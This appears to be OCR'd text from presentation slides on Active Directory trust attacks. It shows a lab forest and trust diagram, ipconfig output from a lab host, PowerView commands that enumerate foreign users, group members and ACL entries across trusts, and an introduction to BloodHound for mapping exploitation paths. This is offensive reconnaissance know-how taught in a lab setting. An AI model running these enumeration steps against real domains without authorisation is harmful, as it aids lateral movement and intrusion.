
DEMO


madw1201.dev.ciyilab.local
canete\zoidberg
dev.ciyilab.local



Forest CANETE
canete.local
External trust
Forest CIYILAB
ciyilab.local
Parent-Child trust
dev.ciyilab.local
Parent-Child trust
test.dev.ciyilab.local



```
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Windows\system32> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : madw1201
   Primary Dns Suffix  . . . . . . . : dev.ciyilab.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : dev.ciyilab.local
                                       ciyilab.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-AF-A2-BD
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 172.16.201.52(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.201.1
   DNS Servers . . . . . . . . . . . : 172.16.201.51
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{15E3BCA6-7C8C-4AE4-9AE1-93FE5F0F5C94}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
PS C:\Windows\system32>
PS C:\Windows\system32> cls
PS C:\Windows\system32> _
```



dev.ciyilab.local


Forest CANETE
Forest CIYILAB
Forest TRICIA
canete.local
ciyilab.local
tricia.local
Forest trust
External trust
Parent-Child trust
Tree-Root trust
dev.ciyilab.local
Parent-Child trust
assuan.local
test.dev.ciyilab.local

FOREIGN USER MEMBERSHIP

Enumerate users in groups outside of the user’s domain. This can be used **within the same forest**

PowerView:

```
Get-DomainForeignUser -Domain FOREIGN DOMAIN FQDN
```

*Only Universal groups membership will be reflected

```
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32> _
```

DEMO

FOREIGN GROUP MEMBERSHIP

Enumerate **groups in the target domain that contains users that are not from the target domain**.

This can be used against domain **within the same forest** or through a **external/forest trust**

PowerView:

```
Get-DomainForeignGroupMember -Domain FOREIGN DOMAIN FQDN
```

FOREIGN ACL PRINCIPALS

1. Enumerate **DACLs (and their ACE entries)** of all objects in domains that trusts yours
2. Only analyze ACE entries with foreign security principals

This can be used against domain **within the same forest** or through a **external/forest trust**


PowerView to list ACE entries with security principals from our domain:

```
>_ Get-DomainObjectAcl -Domain FOREIGN DOMAIN FQDN -ResolveGUIDs | Where-Object
   {$_.SecurityIdentifier -like ‘CURRENT_DOMAIN_SID*’}
```


3. MAPPING EXPLOITATION PATH – OBJECT ENUMERATION WITH BLOODHOUND

BloodHound can enumerate trusts and objects in foreign domains (local and domain groups membership, ACLs, etc.)

